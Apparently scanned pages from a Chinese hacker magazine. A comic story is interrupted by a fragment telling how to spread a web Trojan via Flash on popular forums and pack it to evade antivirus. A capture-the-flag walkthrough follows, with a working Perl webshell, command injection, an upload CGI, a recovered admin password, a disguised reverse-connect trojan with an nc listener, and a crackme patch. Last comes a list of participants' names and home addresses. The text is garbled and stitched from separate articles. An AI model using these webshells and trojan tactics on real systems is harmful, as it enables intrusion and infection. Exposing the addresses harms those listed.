蝴蝶：中午鸡腿+灌水BBS、晚上水煮鱼+漏洞分析，多么惬意的精神物质双丰收生活啊！可惜好景不长，晚饭后看老独写的《我的黑客女友》，整天的物质积淀和精神满足顿时被折磨得烟消云散！吐啊吐啊，一会也就习惯了！好东西岂能独享？也给亲爱的“黑”兄弟们来次笑到肚子疼、感动到无言的折磨吧……

文 / 重庆·老独



几年前我是某二流高校某系本科生——因此尚未娶妻，学习

成绩不算差——因为班里还有硕果仅存的一个难兄给我垫后，这种排名多少让我有些自豪：想当初小学时候我得到第一朵小红花开始，直到高中，我挖空心思体验一下“差等生”的“壮烈”感，可是总不能得偿，惟一的一次高中化学不及格，可惜年级最高分也才59。现在轻轻松松便实现了多年的夙愿，我终于可以尽情享受考试的痛苦和补考的快感了！

要问我对什么感兴趣，我还真难告诉你，因为这需要历史的总结，不过我中学喜欢写诗倒是真的，大学喜欢啃程序也是真的。认识我的人都感到很不可思议：一个写诗的毫无规则不受约束的纯感情化的人是如何转变成整天泡在规则堆砌的代码中被束缚着腿脚跳舞的人的？我也曾翻阅史籍（本人日记）力图寻得蛛丝马迹，然未果，隧与雪儿探讨过这个

再在本机上用FrontPage修改一下index.htm文件，把1.swf插入到其中(图3)。注意：一定要将那个白




图 3

色的方块调整到Flash的下面，否则可能导致不能正常运行木马文件！下面将生成的网页木马、1.swf和

2.swf一起上传到空间中。

最后只要随便找几个人气比较旺的论坛，把1.swf的地址加到Flash标签中，等上几个小时再打开灰鸽子，保证你有很多的收获！

友情提示 在上传index.html文件之前，你还可以再修改一下。例如改成：“请不要关闭本页，它将给你带来一个更精彩的Flash”之类的。总之，要尽量拖延时间，让这个页面更加吸引人，这样可提高成功率。此外，最好将木马的服务端加壳，这样可以逃开大多数的杀毒软件。

如果你在浏览经典的Flash的时候发现网络速度出现异常的缓慢，或者正出现警告的话，你可千万要小心了！赶快为你的IE打补丁吧，说不定你就会成为别人的肉鸡啦！



问题,雪儿的解释是:“这是你进化过程中下意识的行为,目的是想不断地接近组织(组织指的是她自己!),当你走完‘弃诗从码’的进化道路时,就是本姑娘对你招安之时。”多么壮烈的言辞啊!感动得我都想哭!——在一起的时候,我一点一点被代码出身的她用“0”和“1”腐蚀着,因此,因为她的影响才‘弃诗从码’还是因为我对程序的喜爱才落入她的魔掌,就顺理成章地变成“鸡生蛋、蛋生鸡”的问题,有待日后慢慢辩驳。

列位见“雪儿”这个名字的时候如果将之幻想成为温柔娇弱而不禁细风轻吹、温文尔雅而善于多愁善感,那么我只有恭喜她,她的名字再次骗得了人们的信任!当然,我是被骗得最惨的一个。

认识她是在大一时候的一次上机课。对于刚刚接触计算机的我(雪儿常用明显带有BS语气的话称为“菜鸟”)来说,拷贝一张经过加密的磁盘真的还不如判我三天不去撇大条(见周星驰语录),一张盘就真让我一晚上我坐立不安,突然一个好好好好听的声音好像对我说:“同学,需要帮忙嘛?”——我的噩梦就开始在这个凝聚的时间点……

我说这张磁盘坏了,无法复制,可是有很重要的资料。她说:“我帮你看看吧。”在她忙碌地帮我提取磁盘文件的时候,我仔细地浏览了她的“首页”:清清丽丽,乖乖巧巧,明明就是一个琼瑶阿姨的毒害对象嘛!实在看不出还

能把电脑玩得团团转,但事实上不一会,她就搞定了磁盘。

为了发扬“滴水之恩,涌泉相报”的优良传统和诠释“窈窕淑女,君子好逑”的美好佳句,以及为了顺带用幽默和文采来弥补一下她心目中对于我在电脑方面白痴的印象,我决定请她吃饭。我说一起吃午饭吧。她说:“二食堂一一不!馨园,你请客!”看着她绽放的笑容,我虽然很开心,但是老觉得不对劲:一个身高不过五尺的男生,更不能容忍的是长得还不帅,再加上一副公鸭嗓子,这种人,换成让我碰见也要大开杀戒。但是偏偏在机房被一个女英雄所救,看样子还引起了女英雄浓厚的兴趣。这不禁令我尴尬和狐疑:是否存在不可预知的陷阱和隐藏在幽暗中的老虎钳子?——不过因为本人还没有修炼到“有美女而不赏脸”的那种酷毙境界,姑且随之吧。没听过“朝闻道,夕死足矣”?我豁出去了!

当时的我,除了会写一首“人见人爱花见花开”的好诗外,还有着绝好口才,凭上下一对嘴唇周转百十齟牙裂齿,把关老爷说成是白脸的事情绝对是轻而易举——特别是每逢有MM在场,更是闻者心惊、中者语塞,引导聊天话题,斡旋正反双方!因此曾在辩论赛上以一敌四犹谈笑自如。因此,对于这顿饭,虽然有点飘飘,有点心

疼(我那一周的生活费啊!),但是丝毫不曾紧张和害怕——从历史角度来看,这真是在下失败之举。古语又云:“知己知彼,百战不殆。”正是我对雪儿出身缺乏考证,导致战略上的失策,才最终全面败北!

馨园属幽静之所,虽然我在BBS上对其高价菜肴有莫大愤慨,然而每每身临其境,对其环境的优雅却也颇多喜爱。整个进膳过程还是比较“生动祥和”,从莎士比亚到罗斯福,从星巴克到罗纳尔多,从黑客文化到摇滚历史,从TCP/IP到散文和诗,彼此俊美的脸上(我除外)都还泛着和平稳定的气氛。老歌有云:“最美丽的季节,当我遇见你,就像赤脚踩在青葱草地,就像河流终于回到大海的怀里,就像冷却夏日的一场雨,世界变得温柔,变得好轻……”我终于进入了一个“糞”(原文如此!)青的爱情生活,而女友,是个黑客!

后来才知道,原来机房的初识其实也是雪儿同志程序的一段代码。据雪儿官方透露,原来在校刊和辩论赛上,我那不足五尺之





躯早已深刻于她的脑海,此番邂逅实非纯天然。终于明白“越好看的蘑菇越毒”的经典名句!——不过,修了两世光头,修来美女一个,怎么办? 嘿嘿,照单收!

当初识的兴奋和新奇渐渐褪尽,我才知道我算亏大了! 在信息时代,找个黑客女友实在是将标榜自由的网络世界丢进虎口! 出于女生公寓楼下慈祥管理员老太太的无情迫害,我们只能和大部分人一样在寝室以外的地方谈情说爱,而出于雪儿的专业需要,我必须牺牲自己的品茗夜谈,卖血上网谈情说爱!——最可惜的是:网上还不是我的地盘! 雪儿来点小别扭,弄我死机999次尚不算什么,她担心我藏娇,非要偷偷远程控制看我是否存了美女图片,这也不算什么,但是当我在来不及打报告申请的情况下,到美术学院上了会网,那么我算完蛋了——我的IP地址肯定早就落入著名黑客雪儿(这是她的自称,迫于暴力威胁,不得不如此称之)的视线。从以往经验分析可知,我至少要花掉30分钟时间、15块钱午餐、4块钱冰激凌,外加100句以上诚心的、50句以上违心的称赞之词,方才有机会解除感情封锁和武装迫害。寒啊——至今思之,仍有后怕。

后来我还发现,找个黑客女友实在是对我诗人这个伟大而浪漫的职业不利。黑客程序化的思维让我的浪漫而自由的诗歌无处着陆。比如说,我将其形容为月亮,著名黑客雪儿就会问为何只

是月亮不是太阳,我说她是我此生最爱的姑娘,她会问我第二爱的姑娘是谁,第三是谁。作为一代辩才,对付这些小问题,当然还不在于话下,只是著名黑客雪儿来点离谱的程序运算,我一代文弱书生便完蛋矣。

某日,带其看电影、吃饭、给她买小礼物,搞的气氛颇为活跃,不想临分手之际,雪儿同志突然回头,凝视半晌,幽怨之声轻响:“今天为什么对我这么好?”谦虚乃我之一大优点,我忙说没啥没啥,这是我应该做的。她问我是否拿她东西了,我说没有;问我是否想让她帮我洗衣服,我说早洗过了;问我是否有非分之想,我说我是纯洁的诗人!……最后,著名黑客雪儿同志嚎啕大哭,搞得我措手不及,花费面巾纸无数才追问到她认定我是有了“外遇”心里有鬼! 狂吐ing!——费了十牛三虎之力才解释清楚,之后更不得了:黑客命我每日对她都要如此。再吐一次!……



这头程序化的小动物最令我不能忍受的是,竟将专政提到最高限度。前日刚刚拟定了《黑客家庭约法三章》——角落的那位朋友你说什么? 我不是黑客就可以不遵守? 呜呜呜,我当时还不是如此申辩,著名黑客雪儿同志在给她的皮肉之躯进行了细致的指甲按摩之后,严正声明:黑客家属也是黑客。可怜我如此便被同化,增加了每次剪刀石头布时即使男士赢了也要主动认输等等剥削性不平等条约——今天又拟定了《黑客家庭三大方针》。我说不是前天刚刚拟定了《黑客家庭约法三章》了嘛? 著名黑客雪儿同志一愣,旋即说道:“哦,差点忘记了。那么就把它统称为《黑客家庭生活3000条例》吧!”随后我说了句一辈子都不会原谅我自己的话! 我说加起来也才六条啊,怎么变成3000条例了? 雪儿同志狡猾一笑:“嘿嘿,条款多点慢慢补呗!”超级冰雹汗啊~~虽然我是比较典型的“不偷不抢有理想,不畏不怕现代化”的新时期“四不青年”,但还是在经过0.01秒的内心激烈的挣扎后,答应了她。暴力害人匪浅啊!

每次黑客收到我的情诗的时候总是先要挑个半天,说什么断句不够优化,说什么语句含有歧异导致死循环,说什么没有经过调试还含有大量错别字等等,但是从其两腮出卖自己的潮红和额头闪光的兴奋,我还是感觉得到丝丝不绝的甜蜜。嘿嘿,得了吧,我的黑客女友……





峰回路转，突出重围！

——攻防实验室第八、九关过关攻略指引



时间过的真快，从《黑客防线》攻防实验室第二轮在11月5日正式开放以来，两个月的时间飞快的消逝了——从11月杂志我们公布最新实验室关卡设置情况，12月杂志公布前七关过关攻略以来，实验室盛况空前，每天上百个不同IP同时访问的情况毫不奇怪，前七关的过关人数也从最初的10人、50人上升到了100多人！这样的情况远远超出我们的预料。虽然实验室服务器需要我们频繁的维护，但是我们还是很高兴的，因为看到这么多读者朋友们参与了进来，都在努力的学习安全技术，我们感到非常欣慰，同时看到大家不断进步，说明我们的一片苦心没有白费！中国的网络安全整体水平一定会非常快的整体提升！

从这段时间在实验室闯关朋友的情况看来，前七关设置的比较简单，适合新手朋友们学习最基本的网络安全知识，了解常见的网络陷阱和破解方法，学习到一些网页代码加密的基本办法，相信朋友们还是有很大收获的！同时，第八关我们设置了一个LB的论坛，需要找到这个最新论坛的漏洞拿到论坛的管理员权限，也就是我们常说的Webshell，这样的情况在现实的入侵中是非常常见的，值得入侵者、论坛管理员程序编写者的共同关注；同时，为了模拟真实的入侵环境，我们还在第八关设置了一个隐藏的关卡：提升权限！在通过新的脚本漏洞拿到Webshell后，并不能直接获得服务器桌面上的第九关破解程序，还需要突破C盘设置的权限！而最

后这点难住了绝大多数的朋友！考虑到本关的设置比较苛刻，难度也和第十关的难度相差不大，在2004年第一期杂志上市后，我们将在1月5号左右将第八关的难度降低，去掉C盘的权限，让研究出LB脚本漏洞的朋友能浏览C盘下的文件，并拿到桌面上的程序通过第八关！

第九关是破解关，设置这一关的目的是想让大家了解到破解在网络安全中的重要性，通过对程序破解方法的了解找到加密程序的办法，体现“在攻与防的对立统一中寻求突破”的最终理念！事实上，本关也是非常考技巧的，如果你的方法不对，就算破了一百年，未必能得到第十关的密码！

从2004年起，我们每月攻册最后都会开设一个专门的“攻防实验室报告”板块，在这个板块里和大家一起讨论最近一个月中实验室的新进展，公布最新的获奖名单和过关方法，希望能引导大家一步步学习到新的知识，最重要的还是学习到自己研究漏洞的学习方法！好了，废话少说，切入主题，下面四个部分奉献给大家：

第八关论坛脚本漏洞分析及其利用（kyo，夏雪天）

刚过前七关的朋友最好先把黑防原来涉及到脚本漏洞分析的文章通读一遍，在认识上提高一些，温固才能知新！下面简单介绍一下第八关取得Webshell的方法，最重要的是给大家一个思路。



首先发帖, 选择上传附件, 在附件里包含一个 CGI 的 webshell, 再把 CGI 文件的后缀改为 txt, 上传! 下面代码为 CGI 的 Webshell:

```
#!/usr/bin/perl
binmode(STDOUT);
syswrite(STDOUT, "Content-type:text/html\r\n\r\n", 27);
$_=$ENV{QUERY_STRING};
s/%20//ig;
s/%2f//ig;
$exethis=$_;
syswrite(STDOUT, "<HTML><PRE>\r\n", 13);
open(STDERR, ">&STDOUT") || die "Can't redirect STDERR";
system($exethis);
syswrite(STDOUT, "\r\n</PRE></HTML>\r\n", 17);
close(STDERR);
close(STDOUT);
exit;
```

发表帖子后“编辑”帖子, 在编辑帖子的“主题”上写入以下内容并再发表:

```
|system('copy d:\wwwroot\hacker\bbs\non-cgi\usr\1\1_195.txt d:\wwwroot\k.cgi')
#
```

成功后在浏览器上输入下面的 URL:

http://219.237.81.46/hacker/bbs/cgi-bin/forum1/195.pl

IE 回显复制文件成功, 这样 d:\wwwroot\k.cgi 就成了你的 Webshell 了! 直接输入:

http://219.237.81.46/k.cgi?dir d:\wwwroot

就可以浏览了相关内容!

有了 Webshell 去拿论坛管理员就比较简单了, 因为 LB 密码是明文存放的, 我们 DIR 一下论坛里的管理员 ID (吴田锋) 信息:

http://219.237.81.46/lyz/c.cgi?type%20d:\wwwroot\hacker\bbs\cgi-bin\membershalflife/ 吴田锋.cgi

IE 返回了如下信息:

吴田锋 lihanjing1981wtf1982 member ad 6|11 incoming\@yourdomain.com no 保密 1068362108

其中“吴田锋 lihanjing1981wtf1982”是重要的, 这就是管理员账号! 下面再利用管理员账户登陆, 再提升自己 ID 的权限! 好了, Webshell 就这样拿到了!

但是由于 Webshell 是 guest 权限, 而服务器又设置了 C 盘的权限, 让 guest 不能访问, 所以下一步就还要考虑提升权限!

社会工程学的灵活应用 (李大华)

在提升权限前, 先让我们做好准备工作: 先要有个上传文件的权限, 方便我们以后的步骤, 将一个有上传功能的 CGI 文件 COPY 到一个可执行的目录中, 再通过本地的 HTML 进行调用, 从而能方便的将程序上传到服务器上! 这个上传功能的 CGI 文件代码如下:

```
#####
#!/usr/bin/perl
print "Content-Type:text/html\r\n\r\n";
use CGI;
$path="d:/wwwroot/moto/";
$req=new CGI;
$file=$req->param("file");
if($file) {
    open(FROM, "<$file");
    $filename=$file;
    $filename =~ s/^\.(\\|\/)//;
    open(SHELL, ">$path$filename");
    binmode(SHELL);
    while (read($file,$buffer,1024)) {
        print SHELL $buffer;
    }
}
#####
```

将这些代码保存为.cgi 后缀的文件, 然后将这个文件用上面的方法传到服务器的 D : \wwwroot\moto\目录下, 起名为 to.cgi, 现在可



以通过WEB访问并执行了。再在本地写一个提交程序的HTML文件就可以实现将文件上传到服务器目录的功能。HTML代码如下：

```
#####  
<form name="form1" method="post"  
action="http://219.237.81.46/moto/to.cgi";  
enctype="multipart/form-data" >  
<input type=file name=file value="">  
<input type=submit name=submit value=ok>  
</form>  
#####
```

这样，通过这个HTML里的浏览功能选择自己要上传的文件，再点OK按钮即可将文件顺利的发送到服务器上了！OK，上传文件的环境准备好了，开始行动！

.....

在尝试了很多常用的提升权限的方法都失败后，moto选择了用“社会工程学”去思考问题！就是人为的构造一种视觉假象来欺骗服务器的管理员，让管理员运行特定程序！这样就突破了权限的限制，也就能非常方便的突破第八关了！

首先将一个木马程序重新配置，将图标换为和文件夹一样的图标：系统文件夹图标的存放位置大家可以随便找一个程序，建立一个快捷方式，然后看快捷方式的属性，属性里会有一个更换图标的按钮，点击以后你就可以看到图标文件存放的位置了。随便找一个图标编辑程序将这个图标从DLL文件中提取出来，接着再将这个图标添加到反连接程序上，这样，反连接程序看起来就和一个普通的文件夹一模一样了，再将修改了图标的反连接程序重新上传到服务器上，然后进行下一步！

上传成功后，再通过原来就建立好了的CGI文件将这个程序COPY到一个想欺骗的目录，最好选择D盘的根目录，因为D盘的根目录只有一个wwwroot，并且这个目录存放的是网站的所有文件，管理员想维护网站就必须通过这个目录，所以，将反连接文件COPY到D盘根目录下——Windows系统默认情况下是不显示隐藏文件和目录的，也不

显示文件后缀，这样，通过将原来的目录隐藏，再将欺骗程序改名为原来的目录名，就可以成功的进行替换欺骗。操作如下：

D:\>attrib +h wwwroot //给WWWROOT目录加上一个隐藏属性

接着再将欺骗程序改为WWWROOT：

D:\>ren moto.exe wwwroot.exe

这时在目录里看，D盘根目录就只有一个文件夹，名字依然为WWWROOT，但其实这个已经不是目录了，而是我们的反连接程序！现在把握时机，等服务器管理员上当，并启动监听。

C:\>nc -l -p 53

没过几分钟，moto就顺利的得到了一个SYSTEM权限的CMDSHELL（wtf：我绝对不是故意点的，而是这个程序和文件夹是一个模样的！），监听程序也收到数据，下面的操作就简单了！

C:\>nc -l -p 53

Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\WINNT>dir

dir

驱动器 C 中的卷没有标签。

卷的序列号是 9C4B-2EC9

C:\WINNT 的目录

2003-11-11	22:47	<DIR>	.
2003-11-11	22:47	<DIR>	..
2003-10-30	22:02	<DIR>	addins
2003-10-30	14:28	<DIR>	Application
Compatibility Scripts			
2003-10-30	16:57	<DIR>	AppPatch
2001-08-22	08:00		1,272 Blue
Lace 16.bmp			
2003-10-30	18:09		12,661 certocm.
log			
2001-08-22	08:00		82,944 clock.
avi			
2003-10-30	18:09		17,242 clusocm.
log			
.....			

接着就不多解释了，看一下C盘的目录结构，进



入用户配置目录 Documents and Settings\administrator:

```
C:\Documents and Settings>cd Administrator
C:\Documents and Settings\Administrator>cd 桌面
C:\Documents and Settings\Administrator\桌面>
C:\Documents and Settings\Administrator\桌面>
copy *.* d:\wwwroot\moto\
第九关说明.txt
hacker4.exe
alluser.pl
```

现在直接通过URL下载第九关程序就突破第八关了! (注意, 考虑到最近实在没有太方便的漏洞可以突破 SP4, 我们将在 1 月 5 日左右将第八关难度降低, 让大家在拿到 Webshell 后能方便的下载第九关程序! 请大家关注)

第九关 Hacker4.exe 程序破解方法 (李大华_Moto.Lee / 冰河)

拿到黑防第九关的程序后, 先在 DOS 下运行, 输入任意用户和密码, 输出的都是错误的 IP, 看来直接运行是找不到正确 IP 的, 开始破解!

1. 静态分析

启动 uedit32, 打开 hacker4.exe, 直接查看明文信息, 可以找到 "61.135.132.205" 这个 IP, 一探测, 发现是一个不知名的服务器, 其实也不可能这样简单, 不正确! 继续查找明文信息, 发现以下内容:

```
//D/ 我的文档 /hacker4.cpp
//D/ 我的文档 /
(省略若干代码...)
//C/Dev-Cpp/include/stdio.h
//C/Dev-Cpp/include/_mingw.h
//C/Dev-Cpp/include/stddef.h
size_t:t(3,1)=(0,4)
wint_t:t(3,2)=(0,4)
va_list:t(1,1)=(1,2)=*(0,2)
_iobuf:T(1,3)=s32_ptr:(1,2),0,32;_cnt:(0,1),32,
32;_base:(1,2),64,32;_flag:(0,1),96,32;_file:(0,
```

```
1),128,32;_charbuf:(0,1),160,32;_bufsiz:(0,1),
192,32;_tmpfname:(1,2),224,32;__as::(1,4)
=# # (1,5)=&(1,3);:RC6_iobuf;2A.;_iobuf::(1,
6)=# # (1,7)=*(1,3);:RC6_iobuf;2A.(1,8)=# #
(1,7);:;2A.;:;
_iobuf:Tt(1,3)
FILE:t(1,9)=(1,3)
fpos_t:t(1,10)=(0,6)
//C/Dev-Cpp/include/string.h
url:G(0,24)=ar(0,1);0;255;(0,2) // 注意
这里!
main:F(0,1)
i1:(0,1)
i2:(0,1)
i3:(0,1)
i4:(0,1)
b:(0,25)=ar(0,1);0;1;(0,2)
sum:G(0,1)
name:G(0,26)=ar(0,1);0;11;(0,2)
password:G(0,27)=ar(0,1);0;23;(0,2)
buffer:G(0,28)=ar(0,1);0;12;(0,2)
buffer1:G(0,27)
```

上面的代码是调试类信息, 该程序是使用 Dev-c 编译, 调试信息中没有找到与 IP 或密码有直接关系的内容, 继续! 我们可以在明文信息中看到 "url is %d%s%d%s%d%s%d" 格式化字符串, 猜测 IP 地址并不是以明文形式保存在 exe 文件数据段中, 而是经过 printf() 格式化后输出的!

至此, 静态分析告一段落, 需要通过动态跟踪修改程序代码, 来使 "url is %d%s%d%s%d%s%d" 格式化字符串起作用。

2. 动态跟踪

启动 OllyDbg, 打开 hacker4.exe, F8 单步执行, 可以发现所有处理过程都在偏移 004011FE 的 CALL hacker4.00401190 处, 该函数中直接调用 ExitProcess(), 退出程序。重新加载程序, 单步执行, 到偏移 004011FE 处按 F7 进入。继续 F8 单步执行可发现偏移 004011CE 处的调用包含了主要功能, 该调用结束后程序退出, 接下来应该进入分析阶段。在偏移 004011CE 处按 F2 在该调用处设置断点。重新加载程序, F9 执行到断点, 通过以下反汇编代码



可以知道最关键的部分就在这一段了（省略前面输入账户和密码部分）：

```
00401422 . 75 54 JNZ SHORT
hacker4.00401478
00401424 . C745 FC DB0000>MOV DWORD
PTR SS:[EBP-4],0DB
0040142B . C745 F8 ED0000>MOV DWORD
PTR SS:[EBP-8],0ED
00401432 . C745 F4 510000>MOV DWORD
PTR SS:[EBP-C],51
00401439 . C745 F0 2F0000>MOV DWORD
PTR SS:[EBP-10],2F
00401440 . 66:C745 EE 000>MOV WORD PTR
SS:[EBP-12],0
00401446 . C645 EE 2E MOV BYTE PTR
SS:[EBP-12],2E
0040144A . 8B45 F0 MOV EAX,DWORD
PTR SS:[EBP-10]
0040144D . 50 PUSH EAX ;
/<%d>
0040144E . 8D45 EE LEA EAX,DWORD
PTR SS:[EBP-12] ; |
00401451 . 50 PUSH EAX ;
|<%s>
00401452 . 8B45 F4 MOV EAX,DWORD
PTR SS:[EBP-C] ; |
00401455 . 50 PUSH EAX ;
|<%d>
00401456 . 8D45 EE LEA EAX,DWORD
PTR SS:[EBP-12] ; |
00401459 . 50 PUSH EAX ;
|<%s>
0040145A . 8B45 F8 MOV EAX,DWORD
PTR SS:[EBP-8] ; |
0040145D . 50 PUSH EAX ;
|<%d>
0040145E . 8D45 EE LEA EAX,DWORD
PTR SS:[EBP-12] ; |
00401461 . 50 PUSH EAX ;
|<%s>
00401462 . 8B45 FC MOV EAX,DWORD
PTR SS:[EBP-4] ; |
00401465 . 50 PUSH EAX ;
|<%d>
00401466 . 68 C9124000 PUSH hacker4.
```

```
004012C9 ; |format = " url is %d%s%d%s%d%s%d"
0040146B . E8 38010000 CALL <JMP.
&msvcrt.printf> ; \printf
00401470 . 83C4 20 ADD ESP,20
00401473 . 31C0 XOR EAX,EAX
00401475 . EB 05 JMP SHORT
hacker4.0040147C
00401477 . 90 NOP
... ..
```

单步执行到这里：

```
004013DD . B8 04304000 MOV EAX,
hacker4.00403004 ; ASCII "aaa"
004013E2 . 3D 95124000 CMP EAX,
hacker4.00401295 ; ASCII "hacker"
004013E7 > 74 23 JE SHORT hacker4.
0040140C
004013E9 . B8 10304000 MOV EAX,
hacker4.00403010 ; ASCII "bbb"
004013EE . 3D 9C124000 CMP EAX,
hacker4.0040129C ; ASCII "hackerdefence.
com"
004013F3 . 74 17 JE SHORT hacker4.
0040140C
```

可以看到程序用输入的用户名 / 密码 "aaa / bbb" 与 "hacker/hackerdefence.com" 做对比, 之后是一个跳转, 所以猜测输入正确的用户名 / 密码后程序会打印出隐藏的 IP 信息, 但经过试验是无效 IP, 这又是一个陷阱!

在偏移 004013E7 处设置断点, 重新加载程序, 运行到偏移 004013E7 处, 双击该行将指令 "JE SHORT 0040140C" 直接修改为 "JMP SHORT 00401424", 即直接跳入打印 IP 信息的代码段:

```
00401424 . C745 FC DB0000>MOV DWORD
PTR SS:[EBP-4],0DB
0040142B . C745 F8 ED0000>MOV DWORD
PTR SS:[EBP-8],0ED
00401432 . C745 F4 510000>MOV DWORD
PTR SS:[EBP-C],51
00401439 . C745 F0 2F0000>MOV DWORD
PTR SS:[EBP-10],2F
00401440 . 66:C745 EE 000>MOV WORD PTR
SS:[EBP-12],0
```



```

00401446 . C645 EE 2E      MOV BYTE PTR
SS:[EBP-12],2E
0040144A . 8B45 F0      MOV EAX,DWORD
PTR SS:[EBP-10]
0040144D . 50           PUSH EAX      ;
/<%d>
0040144E . 8D45 EE      LEA EAX,DWORD
PTR SS:[EBP-12] ; |
00401451 . 50           PUSH EAX      ;
|<%s>
00401452 . 8B45 F4      MOV EAX,DWORD
PTR SS:[EBP-C] ; |
00401455 . 50           PUSH EAX      ;
|<%d>
00401456 . 8D45 EE      LEA EAX,DWORD
PTR SS:[EBP-12] ; |
00401459 . 50           PUSH EAX      ;
|<%s>
0040145A . 8B45 F8      MOV EAX,DWORD
PTR SS:[EBP-8] ; |
0040145D . 50           PUSH EAX      ;
|<%d>
0040145E . 8D45 EE      LEA EAX,DWORD
PTR SS:[EBP-12] ; |
00401461 . 50           PUSH EAX      ;
|<%s>
00401462 . 8B45 FC      MOV EAX,DWORD
PTR SS:[EBP-4] ; |
00401465 . 50           PUSH EAX      ;
|<%d>
00401466 . 68 C9124000  PUSH hacker4.
004012C9 ; |format = " url is %d%s%d%s%d%s%d"
0040146B . E8 38010000  CALL <JMP.
&msvcrt.printf> ; \printf

```

好了! 单步执行到偏移0040146B处的下一条指令, 获得打印信息 "url is 219.237.81.47", 破解结束!

wtf: 总的来说, 上面的八、九关过关方法都是比较实用的, 八关过关虽然取巧了一点, 但是正好体现了安全以人为本的宗旨, 所以我们决定给moto发送第一位突破前九关的特别奖! 第九关的破解方法还是很成功的, 体现了现在流行的破解方法, 相信普通的程序也能被这样的方法破解, 但是, 请注

意我们写在<http://219.237.81.46>首页上的话: 我们需要的是思维的灵活和方法的变通, 这个程序就能非常好的体现这一点! 我们只能提示大家: 这个程序换种思维会非常好的破解! 呵呵, 留给大家慢慢摸索!

附: 前七关过关名单!

李继辉	郑州工程学院 118 #
顾斌	杭州翠苑四区南园 5 幢 305 室
华列旦	南通市大学生公寓二号楼 215 室
汤啸宇	江苏省镇江市谷阳新村二区七幢 406 信箱
姚智超	河北省廊坊市银河北路 129 号 28 - 4 - 301
曾庆雄	广州市白云区龙归镇康升家具有限公司工程部
龚能勇	深圳市深南东路金丰城大厦 B 座 21 楼
于强	辽宁省本溪市经济开发区滨河工业区 2 号本溪经济开发区野山力饮品有限公司
赵林林	北京市海淀区小南庄 12 楼 3 门一号
赵璧	安徽中国科学技术大学 B21 号楼 411 室
冯智荟	上海市宝山区环镇北路 699 弄 87 号 502 室
马昌鹏	湖南省武冈市秦桥乡中心小学
陈疆	内蒙古大学理工学院物理系 2001 级电子科学与技术专业
彭愿	四川农业大学经济管理学院经管 00-3
黄山	广州市海珠区新港西路 152 号广东轻工职业技术学院 021 信 箱
金斌	乌兰浩特卷烟厂信息中心
闫保增	开封市鼓楼区宏学街 22 号 雍鑫电脑公司
柴毅	兰州市一只船北街 1 号黄楼商厦 1111 室
臧正秋	浙江树人大学 613 信 箱
李兆波	四川绵阳 105 信箱 701
任晋海	北京科技大学 59 号 信 箱
孟宁	上海徐汇区岳阳路 110 号
张宝林	建师大清清分校 118 # 信 箱
高文瑜	山西省长治市晋东南师专 02 计 三
陈启清	福建师范大学福清学院 118 信 箱
罗剑	江西省新干县新兴电脑科技
张凯	河北省廊坊市第 2 中学初二 3 班
徐丹	河南郑州 1001 # 774 信 箱
庄政宽	山东省东营市胜利油田第一中学高 2003 级 2 班
林思雨	江苏工业学院会计 011
大堤	吉林长春理工大学 0104112 班
许亮	江苏工业学院装备 011



匡素文	合肥工业大学翡翠湖校区 86 号信箱
王鹏	北京市海淀区二里庄艺海学生公寓 217 室
王然之	江苏省南京市湖北路 87 号一单元 302 室
王辉	河南省郑州市金水区 27 中学初二 1 班
马杰	华北电力大学 479 信 箱
孟凡江	河北省邯郸市柳林桥 62 号院 2 单元 12 号
吴华	江苏省南京市玄武区樱铁村 29 幢 3 单元 501 室
陈洁	江苏省扬州市宝应县泰山东村 101 幢 305 室
杜龙波	浙江省杭州市下沙高教园中国计量学院 0104 信箱
林舟凯	贵州省凯里市凯里一中高一 (10)
钱超	天津市河西区天津现代职业技术学院计算机网络 G02-4 班
赵海锋	山西省青年管理干部学院 2003 级计算机系网络技术一班
颜守仁	福建水利电力职业技术学院电力 0232 班
杨威	四川省成都市成都理工大学银杏 7 斋 314
邹俊	郑州轻工业学院 03 级计通系计算机 1 班
庄上林	华南理工大学东六 225
吴长堤	长春理工大学 0104112 班
张毅	上海市万航渡路 661 弄 66 号 404 室
江学广	河北省邢台市河北机电职业技术学院高数 0305 班
闫春路	保定金融高等专科学校 83 号信箱
郑原斌	保定金融高等专科学校 111 信箱
王慧峰	江苏大学 825 号
崔	山西太原市电子工业学校高电二班
帅庆涛	湖北省荆门市工程建设监理公司
丁在蕾	甘肃省高台县人民政府网络信息中心
张经纬	湖北宜昌葛洲坝外国语学校高三 (2) 班
马宝磊	石家庄铁道学院土木分院 0101-4 班
姜海洋	北京市海淀区四王府 3 号乙
兰大伟	山东省乳山市文化街 18 号
黄南捷	河南信阳市新华东路 1 号申泰信用分社
张光得	北京市海淀区新街口外大街 19 号京师大厦 7 层信息技术部
周拓	陕西省西安市长安区西京大学西京职业学院计算机网络技术 0304 班
杨开泰	重庆大学建工东村 116-7-1
殷静	广州市天河北路 82 号 705
傅奎	北京理工大学 01110208 班
苏荣超	湖南省长沙市南方职业技术学院信息系计算机软件 1 班 (107 室)
徐国伟	河南省开封县城关镇独乐岗村
陈凯晖	上海打浦路 92 号电脑部
黄炎培	广东省广州市环市东路犀牛北街广工学生宿舍区

	新 1 栋 309 房
孙文超	山东省威海塔山中路 12 号楼 202 室
程 冲	河南郑州航海中路 77 号中州大学信息工程学院 01 网络 1 班
石谷涛	哈尔滨工业大学一校区 839 信箱
刘先勇	湖北武汉市武汉工业学院 053 号
姜焕辉	哈尔滨是中山路 172 号 2001 房间
陈旭	江苏扬州亚星股份公司售后服务中心
张百川	西安市长安区西京大学网络中心
彭硕	辽宁省沈阳市和平区南一马路 100 号东北育才学校 0162 班
曾俊	广西大学西校园 A129 号
吴斌	山东淄博市周村区长安街 47 号楼三单元 101 室
李嘉勇	福建福州六一中路 450 号永升城永安阁 23A
吴滨虹	浙江省浙江科技学院 138 信箱
崔剑光	辽宁省大连市高新园区七贤岭火炬路 3 号物业总公司
李燕洋	北京市海淀区西三环北路 82 号 1 楼-4 门-601 室
蔡伟	河北石家庄精英中学高三 (一) 班
